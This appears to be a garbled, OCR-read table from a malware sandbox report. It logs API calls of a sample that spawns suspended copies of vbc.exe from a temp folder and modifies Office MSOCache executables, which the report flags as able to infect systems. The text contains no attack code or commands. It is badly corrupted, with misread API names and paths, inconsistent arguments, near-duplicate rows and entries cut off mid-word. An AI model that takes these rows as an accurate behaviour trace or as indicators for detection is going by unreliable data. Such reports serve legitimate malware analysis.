Call Process API Call System API Call System API Call Process API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1	2468 2468 2468 2468	2492 2492 2492 2492
Call Process API Call System API Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1	2468 2468 2468 2468 2468	2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call Process API Call System API Call System API Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1	2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call Process API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1	2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call Process API Call System API Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call Process API Call System API Call System API Call System API Call System API Call System API Call Process API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (*TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (*TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (*TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (*TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File	API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 Path: C:MSOCache\All Users\900000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW\DW\20.EXE Type: VSDT_EXE_W32	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcess32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Frocess32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Frocess32Next Args: (Parent process pid changed to: 1252) Return: 1 Path: C:MSOCache\All Users\900000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems C:MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: () Return: 1 API Name: Process32Next Args: () Return: 1 API Name: CreateProcessW Args: () With Minibar of the	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcess32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Frocess32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Frocess32Next Args: (Parent process pid changed to: 1252) Return: 1 Path: C:MSOCache\All Users\900000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems C:MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: Process32Next Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: Process32Next Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process p	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcessa2Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next A	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection Write File Detection	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: Process32Next Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: EnumProcessa Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: EnumProcessa Args: () Return: 1 API Name	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection Write File Detection	API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%)3582-490lvbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2736:%TEMP%)3582-490lvbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%)3582-490lvbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2744:%TEMP%)3582-490lvbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%)3582-490lvbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2752:%TEMP%)3582-490lvbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Re	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection Write File Detection Write File Detection	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%i3582-490ivbc.exe,, CREATE_SUSPENDED,, Process:2736:%TEMP%i3582-490ivbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%i3582-490ivbc.exe,, CREATE_SUSPENDED,, Process:2744:%TEMP%i3582-490ivbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%i3582-490ivbc.exe,, CREATE_SUSPENDED,, Process:2752:%TEMP%i3582-490ivbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: CreateProcessW Args: (*TEMP%i3582-490ivbc.exe,, CREATE_SUSPENDED,, Process:2760:%TEMP%i3582-490ivbc.exe) Return: 1 API Name: CreateProcessW Args: (*TEMPhi3582-490ivbc.exe,, CREATE_SUSPENDED,, Process:2760:%TEMP%i3582-490ivbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 Path: C:MSOCacheVall Usersi90000409-6000-11D3-8CFE-0150048383C9lFILESIPFILESICOMMONIMSSHAREDIDWIDW20.EXE Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems C:MSOCacheVall Usersi90000409-6000-11D3-8CFE-0150048383C9lFILESIPFILESIMSOFFICEIOFFICE11IOFFCLN.EXE Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems C:MSOCacheVall Usersi900000409-6000-11D3-8CFE-0150048383C9lFILESISETUPIOSE.EXE Path: C:MSOCacheVall Usersi900000409-6000-11D3-8CFE-0150048383C9lFILESISETUPIOSE.EXE Path: C:MSOCacheVall Usersi900000409-6000-11D3-8CFE-0150048383C9lFILESISETUPIOSE.EXE Path: C:MSOCacheVall Usersi900000409-6000-11D3-8CFE-0150048383C	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection Write File Detection Write File Detection Write File Detection	API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%)3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2736:%TEMP%)3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%)3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2744:%TEMP%)3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: 